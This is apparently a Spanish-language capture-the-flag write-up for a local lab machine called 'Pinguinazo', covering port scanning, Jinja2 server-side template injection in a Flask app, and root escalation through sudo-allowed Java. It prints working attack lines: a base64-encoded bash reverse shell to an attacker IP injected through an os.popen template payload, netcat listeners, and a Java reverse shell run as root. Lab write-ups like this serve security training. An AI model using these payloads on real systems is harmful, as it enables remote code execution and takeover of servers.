

PINGUINAZO

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip pinguinazo.zip
```

```
Archive: pinguinazo.zip
```

```
inflating: pinguinazo.tar
```

```
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh pinguinazo.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
```

```
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.242 ms
```

```
--- 172.17.0.2 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

```
rtt min/avg/max/mdev = 0.242/0.242/0.242/0.000 ms
```

```
LINUX
```

```
IP DE LA MÁQUINA VÍCTIMA      172.17.0.2
```


```
IP DE LA MÁQUINA ATACANTE    192.168.0.26
```

2- ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
PORT STATE SERVICE VERSION  
5000/tcp open  upnp?
```

foto puerto 5000



172.17.0.2:5000 80%

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PinguRegistro

PinguNombre

PinguCumple

PinguEmail

PinguPhone

3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2
```


```
http://172.17.0.2:5000 [200 OK] Bootstrap[4.5.2], Country[RESERVED][ZZ],  
Email[admin@pingulab.lab],
```

```
HTML5, HTTPServer[Werkzeug/3.0.1 Python/3.12.3], IP[172.17.0.2], JQuery,  
Python[3.12.3], Script, Title[Pingu Flask Web], Werkzeug[3.0.1]
```

```
gobuster dir -u http://172.17.0.2:5000 -w /usr/share/dirb/wordlists/common.txt -x  
php,txt,html
```

`/console` (Status: 200) [Size: 1563]

foto directorio `/console`



4- EXPLOTACIÓN

Después, de buscar información en Google, hay una posible vulnerabilidad de **SSTI**

(Server-Side Template Injection). Para lo que aporte, algo de contexto

1-**Flask**: Es un framework web minimalista para Python que proporciona

herramientas para construir aplicaciones web rápidas y eficientes. Flask utiliza Jinja

como su motor de plantillas predeterminado y Werkzeug como su biblioteca de manejo de solicitudes HTTP.

2-**Jinja**: Es un motor de plantillas para Python que se utiliza principalmente con Flask,

aunque también puede ser utilizado de forma independiente. Jinja permite a los desarrolladores generar contenido dinámico en páginas web al combinar plantillas

HTML con datos proporcionados por la aplicación.

3-**Werkzeug**: Es una biblioteca WSGI (Web Server Gateway Interface) para Python

que proporciona una interfaz simple para manejar solicitudes HTTP. Flask utiliza Werkzeug internamente para manejar las solicitudes entrantes y las respuestas salientes.

La **SSTI** es una vulnerabilidad que permite a un atacante ejecutar código del lado del

servidor dentro de las plantillas de Jinja u otro motor de plantillas, lo que podría llevar

a ataques como la ejecución remota de código (RCE) en la aplicación web.

Lo que hacemos es irnos al navegador en el puerto 5000 y en el campo nombre guardar `{{7*7}}`, teniendo como resultado "Hello 49!"

foto 7*7




foto hello 49!



Nos vamos a

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---basic-injection>

Ahora, debemos crear una reverse shell. Nos ponemos a la escucha en netcat

```
(root@kali)-[/home/kali/Desktop]
# nc -nlvp 4444
listening on [any] 4444 ...
```

Encontré varios problemas con este comando y lo que hice fue optar por codificar en base 64

```
(root@kali)-[/home/kali/Desktop]
# echo 'bash -i >& /dev/tcp/192.168.0.26/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTluMTY4LjAuMjYvNDQ0NCAwPiYxCg==
```

Y lo inyecte así en el formulario

```
<input type="text" name="command" value="{{
self.__init__.__globals__.__builtins__.__import__
('os').popen('echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTluMTY4LjAuMjYvNDQ0NCAwPiYxCg== |
base64 -d | bash') }}">
```

Obteniendo conexión

```
(root@kali)-[/home/kali/Desktop]
# nc -nlvp 4444
```

```
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 48368
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
pinguinazo@ec15724665a0:~$
```

Hacemos tratamiento de la TTY

1- Ejecutamos `script /dev/null -c bash`

2- Suspendemos la shell `ctrl+z`

3- Ejecutamos `stty raw -echo; fg`

`reset xterm`

```
pinguinazo@22de6dbd57de:~$ export TERM=xterm
pinguinazo@22de6dbd57de:~$ export SHELL=bash
```

4- en otra terminal ejecutamos

`stty size`

35 167

5- `pinguinazo@22de6dbd57de:~$ stty rows 35 columns 167`

```
pinguinazo@22de6dbd57de:~$
```

5- ESCALADA DE PRIVILEGIOS

Revisamos permisos sudo

```
pinguinazo@ec15724665a0:~$ sudo -l
```

sudo -l

Matching Defaults entries for pinguinazo on ec15724665a0:

`env_reset, mail_badpass,`

`secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,`

use_pty


User pinguinazo may run the following commands on ec15724665a0:

(ALL) NOPASSWD: `/usr/bin/java`

Mire en GTFObins y no aparece nada. Con lo que me voy a

<https://www.revshells.com/>

foto rshell.java



Con nano nos creamos la reverse shell copiada de revshells

```
pinguinazo@22de6dbd57de:~$ nano rshell.java
```

```
pinguinazo@22de6dbd57de:~$ ls -la
```

```
total 48
```

```
drwxr-x--- 1 pinguinazo pinguinazo 4096 May 30 18:23 .
```

```
-rw----- 1 pinguinazo pinguinazo  33 May 21 11:51 .bash_history
```

```
-rw-r--r-- 1 pinguinazo pinguinazo 220 May 21 11:49 .bash_logout
```

```
-rw-r--r-- 1 pinguinazo pinguinazo 3771 May 21 11:49 .bashrc
```

```
drwxrwxr-x 3 pinguinazo pinguinazo 4096 May 21 11:52 .local
```

```
-rw-r--r-- 1 pinguinazo pinguinazo  807 May 21 11:49 .profile
```

```
-rw-rw-r-- 1 pinguinazo pinguinazo  510 May 30 18:03 Exploit.class
```

```
-rw-rw-r-- 1 pinguinazo pinguinazo  161 May 30 18:02 Exploit.java
```

```
drwxrwxr-x 1 pinguinazo pinguinazo 4096 May 21 12:39 flask_ssti_lab
```

```
-rw-rw-r-- 1 pinguinazo pinguinazo  302 May 30 18:23 rshell.java
```

Compilo el archivo rshell.java

```
pinguinazo@22de6dbd57de:~$ javac rshell.java
```

Me pongo a la escucha con netcat

```
(root@kali)-[/home/kali/Desktop]
```

```
# nc -nlvp 8888
```

```
listening on [any] 8888 ...
```

Ejecuto la shell reversa con sudo

```
pinguinazo@22de6dbd57de:~$ sudo /usr/bin/java rshell.java
```

Y obtengo conexión en mi netcat

```
(root@kali)-[/home/kali/Desktop]
```

```
# nc -nlvp 8888
```

```
listening on [any] 8888 ...
```

```
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 50736
```

```
root@22de6dbd57de:/home/pinguinazo# whoami
```

```
whoami
```

```
root
```

```
root@22de6dbd57de:/home/pinguinazo#
```